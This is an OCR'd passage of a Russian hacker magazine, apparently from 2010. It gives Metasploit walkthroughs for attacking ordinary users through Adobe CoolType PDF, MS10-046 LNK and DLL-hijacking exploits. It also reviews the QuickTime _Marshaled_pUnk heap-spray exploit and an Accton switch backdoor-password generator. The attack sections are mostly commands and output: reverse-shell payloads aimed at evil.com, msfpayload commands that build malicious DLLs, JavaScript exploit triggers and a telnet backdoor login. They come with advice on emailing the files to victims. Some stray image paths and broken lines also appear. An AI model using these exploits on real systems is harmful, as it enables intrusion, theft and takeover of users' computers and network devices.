Есть множество сайтов типа ipaddresslocation.org, worldips.info, где всего лишь требуется выбрать страну и нам покажут диапазоны IP-адресов.
К тому же, у регистраторов (RIPE, RIPN, etc.) есть поиск по базам. У RIPN'а (ru-center) он выделился в сайд-проект ipgeobase.ru. Так что мы можем найти диапазон, принадлежащий либо какой-то компании, либо какому-то конкретному лицу, либо находящийся в каком-то городе. Раздолье :). Не стоит забывать и о стандартном whois'е.

№ 5 ЗАДАЧА: ВКЛЮЧАЕМ МЕХАНИЗМЫ ЗАЩИТЫ WINDOWS ДЛЯ ПО, КОТОРОЕ ИХ НЕ ПОДДЕРЖИВАЕТ

РЕШЕНИЕ:

Если ты был на CC'10, то наверняка посетил и проникся семинаром Алексея Синцова — «Обход защитных механизмов в ОС Windows». В зависимости от того, за какой баррикадой находишься ты, тебе могло стать либо радостно, либо страшно :). Доклад классный, его можно найти на party10.cc.org.ru.


Подведем итог: микрософтовцы, в общем, молодцы — внедрили в Win7 множество разных механизмов. И в определенных ситуациях можно даже создать «непробиваемую» систему. Вот только основная проблема в том, что для использования этих механизмов и само ПО, и все его модули должны быть собраны с их поддержкой. А сторонние производители (даже гранды, например, Adobe, Mozilla) с этим грешат. В прошлом номере я писал о том, в каком широко распространенном ПО отсутствует поддержка DEP, ASLR и т.д.

Что еще хуже — конечному пользователю на это особо не повлиять. Типа, исходников нет — перекомпилить не можешь. Но так было до недавнего времени.

Возрадуемся! MS выпустила неофициальную тулзу, а точнее, ее вторую версию, которая поможет нам подключать необходимые механизмы (и даже больше) для процессов, вне зависимости от сборки программы. Имя ей — EMET 2.0, Enhanced Mitigation Experience Toolkit (blogs.technet.com/b/srd/archive/2010/09/02/enhanced-mitigation-experience-toolkit-emet-v2-0-0.aspx)

С помощью нее можно как настроить общие политики и включить DEP, SEHOP, ASLR для всей системы, так и выполнить настройки для конкретного приложения. Если точнее, то она позволяет включить для ПО и его модулей (вне зависимости от того, с какими опциями они собраны) следующие возможности: стандартные DEP, ASLR, SEHOP, а также защиту от heapspay'ев и шеллкодов.

Надо, конечно, понимать, что не все ПО будет корректно работать. Но в определенных ситуациях это помогает. Пример есть на сайте MS: 0day-эксплойт для Acrobat Reader под Win7 с обходом DEP, используя ROP, не работает, так как не-ASLR-библиотека была смещена в памяти EMET'ом (blogs.technet.com/b/srd/archive/2010/09/10/use-emet-2-0-to-block-the-adobe-0-day-exploit.aspx)



Принудительное включение ASLR для Acrobat Reader'а. DLL'ка EMET'а смещает не-ASLR-модули, и ROP уже не сработает

Видео по теме там же: technet.microsoft.com/en-us/security/ff859539.aspx

Программа работает минимум на WinXP с SP3, но поддержки SEHOP и ASLR тебе это не даст. Так что полную радость можно получить только на Win7 и Win2008.

№ 6 ЗАДАЧА: АТАКУЕМ ПРОСТЫХ ЮЗЕРОВ, ИСПОЛЬЗУЯ CLIENT-SIDE-СПЛОИТЫ

РЕШЕНИЕ:

Компьютеры теперь везде и вся. Несчастных юзеров полным-полно. Почему несчастных? Да потому что во многом они стали основной целью для «хакерских атак» :). Особенно с развитием всяких систем переводов, интернет-банкинга и других видов электронных денег. Теперь снять профит с обычного юзера — не проблема. И это уже не считая классики типа спама, ботнетов, DoS'ов, кражи конфиденциально информации. Антивирусы, файеры, IDS'ы, системы обновления ПО. Сэндбоксы спасают только небольшую толпу продвинутых юзеров/фирм, так как их надо и настроить, и правильно реагировать на угрозы, и купить само ПО. В итоге имеем широкий выбор из миллионов менеджеров/бухгалтеров для «работы» с ними :). А тут еще и реально критические уязвимости от таких контор, как Microsoft и Adobe, чье ПО является де-факто стандартом по миру. Да, в этом смысле лето было богатым! В качестве примера я приведу три сплоита: Adobe Acrobat PDF Cooltype Sing (версии <=9.3.4/8.2.4), MS DLL Hijacking, MS LNK сплоит (MS10-046). Описание подробностей сплоитов ты можешь прочитать в «Обзоре эксплойтов» от Алексея Синцова в этом и в прошлом номерах. Как ни странно, все примеры реализованы с помощью Metasploit Framework. Тут надо отдать должное создателям MSF — они чрезвычайно быстро стали добавлять сплоиты к самым массовым критическим уязвимостям. Некоторые реализации уязвимостей и вовсе появляются сразу в MSF, без сторонних PoC'ов. Все три перечисленные уязвимости были 0-day, когда попали в MSF. Сейчас уже есть кое-какие патчи, но вернемся к делу.

1) Adobe Acrobat PDF Cooltype Sing. Adobe этим летом дал миру несколько суровых дыр. Это одна из них. Заходим в msfconsole и:

Тестим сплоит под Acrobat Reader. Нагрузка — калькулятор :)

```
Выбираем сплоит:
msf > use exploit/windows/fileformat/adobe_cooltype_
sing
Задаем имя файла:
msf > set FILENAME xakep_ubileinyi_vypusk.pdf
Куда сохраняем? В home:
msf > set OUTPUTPATH ~
Выбираем нагрузку и ее настройки:
msf > set PAYLOAD windows/shell/reverse_tcp
msf > set LHOST evil.com
```

```
bash
msf exploit(webdav_dll_hijacker) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf exploit(webdav_dll_hijacker) > show options

Module options:

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   BASENAME    policy           yes       The base name for the listed files.
   EXTENSIONS  ppt              yes       The list of extensions to generate
   SHARENAME   documents        yes       The name of the top-level share.
   SRVHOST     0.0.0.0          yes       The local host to listen on.
   SRVPORT     80               yes       The daemon port to listen on (do not change)
   URIPATH     /                yes       The URI to use (do not change).

Payload options (windows/meterpreter/bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: seh, thread, process
   LPORT     4444             yes       The listen port
   RHOST                      no        The target address

Exploit target:

   Id  Name
   --  ----
   0   Automatic

msf exploit(webdav_dll_hijacker) > exploit
[*] Exploit running as background job.
msf exploit(webdav_dll_hijacker) >
[*] Started bind handler
[*]
[*] Exploit links are now available at \\192.168.0.101\documents\
[*]
[*] Using URL: http://0.0.0.0:80/
[*]  Local IP: http://192.168.0.101:80/
[*] Server started.
```

Бэкдор через презентацию MS Office

```
msf > set LPORT 80
```

Теперь на наш evil.com вешаем netcat, например, и посылаем жертве файлик по почте.

Простой реверсовый шелл нужен, во-первых, чтобы обойти NAT, файер, а во-вторых, чтобы не привязываться к процессу (чтобы соединение не оборвалось при закрытии Acrobat Reader'а).

Есть аналогичный сплоит, но проводящий атаку через браузер и Adobe'овский плагин к нему — exploit/windows/browser/adobe_cooltype_sing.

2) MS LNK сплоит (MS10-046). Сплоит из разряда фич :)

```
Выбираем сплоит:
msf >use  windows/browser/ms10_046_shortcut_icon_
dllloader
Настраиваем пэйлоад:
msf >set PAYLOAD windows/meterpreter/reverse_tcp
msf >set LHOST 192.168.0.101
```

По сути, сплоит поднимает WebDAV и кидает туда ярлыки. В результате либо даем бедному пользователю полученную ссылку, либо делаем ярлычок на ресурс. То есть сплоит из локального стал удаленным (через шару и WebDAV). Павним бедного юзера — ему вряд ли что-то поможет :).

Злую DLL'ку для этого и следующего сплоита можно создать и ручками. Ярлычок, понятное дело, тоже.

```
$msfpayload windows/meterpreter/reverse_tcp
LHOST=192.168.0.101 D > evil.dll
```

Где:

```
windows/meterpreter/reverse_tcp — название нагрузки,
LHOST=192.168.0.101 — настройки
D — указываем, что создаем DLL'ку;
evil.dll — имя итогового файла.
```

3) MS DLL Hijacking

Это очень забавная вещь! С ее помощью мы фактически можем «превратить» любой миролюбивый формат файла во что-то злое.

Пришлют тебе файлы с какой-нибудь презентацией или чертежами AutoCAD'а, например. А среди них какая-то библиотечка валяется. Бывает ведь. Ты, конечно же, запустишь сам чертеж, а тут — бац! — и у тебя бэкдор. Хорошее дело!

Подробное описание «почему и зачем так» смотри на следующей странице у Алексея Синцова :).

А теперь — немного практики:


```
Выбираем сплоит:
msf > use windows/browser/webdav_dll_hijacker
Задаем имя файлов:
msf > set  BASENAME policy
Задаем расширение файла:
msf > set  EXTENSIONS  ppt
Имя для шары:
msf > set  SHARENAME  docs


Нагрузка:
msf > set PAYLOAD windows/meterpreter/bind_tcp
```

После этого либо впариваем жертве ссылку на шару — \\192.168.0.101\docs\, либо на HTTP-сервак — http://192.168.0.101:80. Жертва открывает файлик — мы получаем шелл. Честный обмен :).

Опять же, по сути, локальная уязвимость превратилась в удаленную за счет шары и WebDAV.

Алексей Синцов, Digital Security a.sintsov@dsec.ru







ОБЗОР ЭКСПЛОЙТОВ

01 DLL HIJACKING

TARGETS

- Windows XP
- WIndows 7
- Windows 2000/2003/2008

CVE

N/A

BRIEF

Очередная уязвимость-фича от компании Microsoft. На этот раз «фича» позволяет выполнить произвольный код на удаленной системе. Началось все с того, что исследователь Саймон Рэйнер (Simon Raner) из компании Arcos отправил в Apple iTunes отчет об уязвимости, вернее, об особенности загрузки DLL-библиотек во время запуска приложения. Подробностей уязвимости они не сообщили, так как это «очень опасно», и возможна угроза появления червя. Суть угрозы — выполнение произвольного кода, в том числе и удаленно через расшареные ресурсы и WebDAV. Спустя несколько дней об этой угрозе говорил каждый, кто хоть как-то соприкасается с ИБ. Оказывается, дело не только в Apple iTunes, а еще и в особенностях подгрузки DLL, и уязвимо может быть любое приложение. Тут стоит отметить, что на дворе 2010 год, а люди с таким воодушевлением обсуждают уязвимость, которая была в паблике аж с 2000 года. Дело в том, что 10 лет назад знаменитый Георгий Гунински (Georgi Guninski) написал в багтрек заметку о том, что Windows имеет проблемы с очередностью выбора пути при поиске .DLL-файлов, и выложил эксплойт к Microsoft Office. Корпорация МелкоМягких почесала за ухом и изменила последовательность, но, к сожалению, это не сильно помогло, так как суть проблемы, в конечном счете, осталась нерешенной. В итоге программисты сами должны учитывать особенности ОС при загрузке библиотек (естественно, они этого не делают, так как знать такие мелочи не всегда возможно). Атаку можно выполнять, как я уже сказал, через интернет, причем такой функционал тут же вошел в состав Metasploit. О том, как это можно сделать, читай в рубрике у Алексея Тюрина в этом номере, мы же поговорим о том, как и почему это чудо работает.

EXPLOIT


На самом деле никаких секретов нет. Дело в «привязанности» программистов к короткой форме записи и в логике очередности поиска пути в системе Windows :). Итак, известно, что любое приложение любит грузить кучу модулей и библиотек. Чтобы программист мог удобно это делать, существует специальная API-функция — LoadLibrary (это в общем случае). Допустим, мы программисты и хотим написать программу, которая грузит DLL'ку; повинуясь логике, мы делаем такой вызов:


```
LoadLibrary("bzik.dll");
```


Мы привыкли, что DLL-файлы лежат в директории с приложением, либо в системной директории, поэтому путь не указывается. Но вот Windows не знает, где именно лежит эта библиотека, и начинает ее искать в следующих местах, отсортированных по очередности поиска:

```
1. Директория, откуда приложение запущенно;
2. Системная директория;
3. Системная директория для 16-битных систем;
4. Директория Windows;
5. Текущая рабочая директория;
6. Директории из переменной окружения PATH.
```

Теперь осталось понять, что текущая директория определяется только местом, откуда был вызвано приложение. Если файл, ассоциированный с нашим приложением (.TXT-файл ассоциирован с блокнотом, .TORRENT с uTorrent, .XLS с Excel'ем и т.д.) лежит в папке D:\zloba, то именно эта папка и станет текущей директорией для нас. Если папка лежит на расшареном ресурсе, то, соответственно, ресурс станет рабочей директорией. Вспомним, что шару можно туннелировать через HTTP с помощью WebDAV. При этом, если bzik.dll находится в одной из директорий переменной окружения PATH, получается, если дважды щелкнуть по ассоциированному файлу, откроется приложение, которое попытается сначала найти bzik.dll в системных директориях, потом в папке D:\zloba, и лишь потом успокоится и найдет его в директории из PATH. Но что будет, если рядом с ассоциированным файлом в D:\zloba положить файл bzik.dll? Тогда приложение на пятом шаге поиска найдет его и загрузит. Отсюда и проблема: можно положить ассоциированный файл, узнать имя DLL-библиотеки, которую он попытается подгрузить из текущей директории, и все — можно атаковать. Разберем на примере uTorrent, популярного клиента P2P, ассоциированные файлы которого имеют расширение .TORRENT. Попробуем найти имя библиотек, которые будут разыскиваться в текущей директории. Для этого создадим на расшареном ресурсе пустой файл с расширением .TORRENT. После этого откроем утилиту мистера Руссиновича, ProcessExplorer, и настроим фильтры — нас интересует директория шары и процесс utorrent.exe. Теперь все файловые обращения этого процесса к нашей шаре мы увидим в окошке монитора. После настройки фильтра дважды щелкнем по созданному .TORRENT-файлу и посмотрим логи монитора. В итоге видно, что







DLL Hijacking — определяем уязвимость

процесс utorrent.exe пытался найти на нашей шаре и подгрузить две библиотеки. Не будем огорчать торрент-клиент и подсунем в шару рядом с ярлыком .DLL-файл с тем именем, который ему необходим — plugin_dll.dll. В качестве примера наша версия plugin_dll.dll будет содержать нагрузку из метасплойта — запуск калькулятора. Чтобы создать библиотеку с такой нагрузкой, воспользуемся утилитой msfpayload из набора Metasploit:

```
$ msfpayload windows/exec CMD=calc D > plugin_dll.dll
```

Повторный запуск торрент-клиента через созданный .TORRENT-файл с удаленного ресурса вызовет запуск калькулятора — вуаля, произвольный код выполнен. Поиск уязвимых приложений автоматизирован, например, с помощью сборки от Rapid7 — https://www.metasploit.com/redmine/projects/framework/repository/raw/external/source/DLLHijackAuditKit.zip (эта утилита была рассмотрена в прошлом номере в разделе FAQ United). На данный момент существует список уязвимых продуктов, который регулярно обновляется — exploit-db.com/dll-hijacking-vulnerable-applications/. Если ты хочешь более подробно разобраться с принципами работы поиска пути при загрузке DLL, различными API-функциями для контроля этого порядка, то об этом можно почитать у Таихо Квона (Taeho Kwon) и Джендонга Су (Zhendong Su) в документе cs.ucdavis.edu/research/tech-reports/2010/CSE-2010-2.pdf. Этот документ был опубликован почти год назад, но никто не уделил ему должного внимания, а ведь эти ребята тогда уже заметили, что уязвимость осталась, и ее содержат множество приложений.

SOLUTION

Сначала решения как бы не было, и разработчики ПО сами фиксили код приложения, но потом Microsoft все-таки переборoли себя и сделали фикс, который по факту позволяет:

```
• удалять текущий рабочий каталог из пути поиска библиотеки;
• запрещать приложению загружать библиотеку из папки WebDAV;
• запрещать приложению загружать библиотеку как из папки WebDAV, так и из расшареных ресурсов.
```



DLL Hijacking — список уязвимого ПО

Что касается разработчиков, то можно обезопасить свое ПО, удалив текущую директорию из пути поиска:

```
SetDllDirectory("");
```

Разумеется, делать это необходимо до вызовов LoadLibrary.

02 ЧЕРНЫЙ ХОД В APPLE QUICKTIME

TARGETS

*** Apple QuickTime < 7.6.8**

CVE

CVE-2010-1818


BRIEF


Тяжелая работа у программистов — писать свой код, разбираться в чужом коде, править его, дописывать, переписывать и т.д. В такой ситуации можно что-то забыть или не заметить. Поэтому велика вероятность, что в такой обстановке проявятся уязвимости. Похоже, что именно такая штука и произошла с программистами компании Apple, которые кодили небезызвестный проигрыватель QuickTime. Уязвимость долго пряталась в недрах плеера, пока в конце августа












DLL Hijacking — эксплойт в действии



QuickTime — берем адрес из поддельного указателя

баг-хантер Рубэн Сантамарта (Ruben Santamarta) не нашел ее путем статического бинарного анализа ActiveX-компоненты QuickTime.

EXPLOIT

Первым делом Рубэн заметил, что в коде обработки параметров-свойств объекта есть код проверки наличия скрытого параметра «_Marshaled_pUnk». В документации к ActiveX этот параметр даже не упоминается:

```
push   offset a_marshaled_pun ; "_Marshaled_pUnk"
push   ebx              ; Имя свойства
call   ebp ; lstrcmpiA  ; Сравним имя с "_Marshaled_pUnk"
test   eax, eax         ; Равны?
jnz    short loc_10002C4A ; Если нет, то идем куда-то там
push   edi              ; Указатель на строку параметра
call   sub_10001310     ; Перевод значения строки в LONG
add    esp, 4
lea    ecx, [esi+13B8h]
push   ecx              ; ppv
push   offset iid       ; iid
push   eax              ; Наш параметр (4 байта)
call   ds:CoGetInterfaceAndReleaseStream  ; Вызов
функции, где дескриптор iStream мы контролируем (eax)!
```

Как видно, все просто — то, что заносится в параметр _Marshaled_pUnk, будет адресом дескриптора. Остальные параметры берутся из статичных мест, тем не менее Рубэн удивился, так как эти параметры вообще нигде больше не используются. Это странно, поэтому он скачал более древнюю версию QuickTime (6.5.1.17) и увидел, что там этот код вовсю используется для обрисовки в текущем окне, для того данный параметр и применялся, чтобы указатель был на текущее окно. Только вот программисты, когда удаляли старый код и функционал, забыли удалить параметр, который влиял на дескриптор. Теперь мы можем менять хэндл, указывая на любой участок памяти, осталось только по этому адресу сымитировать интерфейс iStream с поддельным указателем vTable. Другими словами, Рубэн предлагает использовать Heap Spray для того, чтобы внедрить ROP-программу по отключению DEP и выполнению произвольного кода. Перед ROP разместить поддельный указатель vTable:

```
Heap addr        Value
15220c20       15220c18  // Подделываем указатель VTable
-- CALL[15220c18+0x0C]
15220c24        ROP_ADDR  // ROP-программа — первая инс-
трукция делает из кучи стек
15220c28        ROP_ADDR  // а дальше обычная ROP-программа
15220c2c        ROP_ADDR
15220c30        ROP_ADDR
```

Теперь Heap Spray займет память по адресу 0x15220000, после чего выполняем атаку:

```
var targ = 0x15220c20;
var obj = '<' + 'object classid="clsid:02BF25D5-8C17-
4B23-BC80-D3488ABDDC6B" width="0" height="0"' + '>'
 + '<' + 'PARAM name="_Marshaled_pUnk" value="' + targ +
'"' + '/>'
 + '</'+ 'object>';
 document.getElementById('xpl').innerHTML = obj;
```

Работающий эксплойт уже включен в сборку Metasploit, так что можешь проверить свой QuickTime на наличие уязвимости :). Хочу только отметить, что тамошняя версия работает под версию 7.6.7 на Windows XP SP3. Под семеркой мешает ASLR, так как все модули плеера поддерживают данную штуку. Тем не менее, можно самостоятельно переписать ROP-программу, используя другие сторонние модули в памяти процесса без поддержки ASLR.

SOLUTION

Решение банально до безобразия — установи последнюю версию QuickTime (на данный момент это 7.6.8).

03 ЧЕРНЫЕ ХОДЫ В АКТИВНЫХ СЕТЕВЫХ УСТРОЙСТВАХ

TARGETS


* 3Com 3812
* 3Com 3870
* Edgecore ES4649
* Dell PowerConnect 5224
* Возможны и другие

CVE

N/A











Диалог в комментариях к статье о проблемах в свитче между разработчиком и исследователем — мило :)

BRIEF

Развивая тему черных ходов, нельзя не упомянуть про интересное исследование, сделанное год назад на конференции HAR2009, где исследователи Эдвин Ифтинг (Edwin Eefting), Эрик Смит (Erik Smit) и Эрвин Дрэнт (Erwin Drent) опубликовали информацию о том, что многие устройства типа «Свитч», основанные на Accton, имеют скрытый пароль от суперпользователя. Однако за год ничего не произошло — ни патчей, ни обновлений баз сканеров безопасностей, то есть вроде инфа была, а те, кто отвечает за безопасность, даже не шелохнулись. Поэтому товарищи повторно описали ситуацию, добавили в список новые устройства, выложили эксплойт и надеются, что проблема получит решение. Так, собственно, о чем же целый год до нас пытались донести эти исследователи?


EXPLOIT

Дело было вот как: Эрик хотел тупо поставить Linux на свой свитч, и в процессе отладки фирмвари он обнаружил какую-то подозрительную строку: «__super». Строка как-то связана с системой аутентификации, но дальше разбираться было затруднительно, поэтому Эрик позвонил в техподдержку. После небольшого разговора стало понятно, что это нужно в случае, если пользователь забудет пароль от сетевого устройства — по звонку в техподдержку можно получить уникальный пароль, чтобы пользователи смогли войти в систему без сброса конфигурации, но пароль на каждом свитче разный. Поэтому когда Эрик сказал, что он вроде забыл пароль, техподдержка попросила назвать MAC-адрес устройства. Этой информации уже было достаточно, чтобы исследователь сообразил, что пароль генерируется на базе MAC'а, и, в принципе, можно написать генератор паролей... Сказано — сделано. Конечно, было все не так-то просто, тем не менее ребята достали прошивку, разреверсили ее и вытащили алгоритм генерации. Результатом этой трудоемкой работы стал эксплойт-генератор паролей, единственный параметр которого — MAC-адрес. Таким образом, достаточно получить этот адрес, например, с помощью ARP-протокола, или, если устройство в другом сегменте сети, по SNMP-протоколу. После этого генератор выдаст пароль, который подходит как к SSH, так и к telnet- и HTTP-интерфейсам. Имя пользователя — «__super». Пример работы эксплойта:

1. Сначала получаем MAC свитча:

```
# arp -an | grep 10.0.1.2
? (10.0.1.2) at 00:0E:6A:CB:B4:41 [ether] on eth0
```

2. Получаем пароль суперпользователя:



Acrobat Reader — сертификат, заверенный VeriSign

```
# perl accton.pl 000E6ACBB441
!!98DM1H
```

3. Входим в систему:

```
# telnet 10.0.1.2
Trying 10.0.1.2...
Connected to 10.0.1.2.
Escape character is '^]'.
Login: __super
Password: !!98DM1H

Menu options: -------3Com SuperStack 3 Switch 3824 24-
port--------------------
 bridge         - Administer bridge-wide parameters
 feature        - Administer system features
 gettingStarted - Basic device configuration
 logout         - Logout of the Command Line Interface
 physicalInterface - Administer physical interfaces
 protocol       - Administer protocols
 security       - Administer security
 system         - Administer system-level functions
 trafficManagement - Administer traffic management
```

Сам по себе генератор — это просто последовательность математических операций с магическим числом и байтами MAC-адреса. Генератор есть на диске, можешь разбираться :).

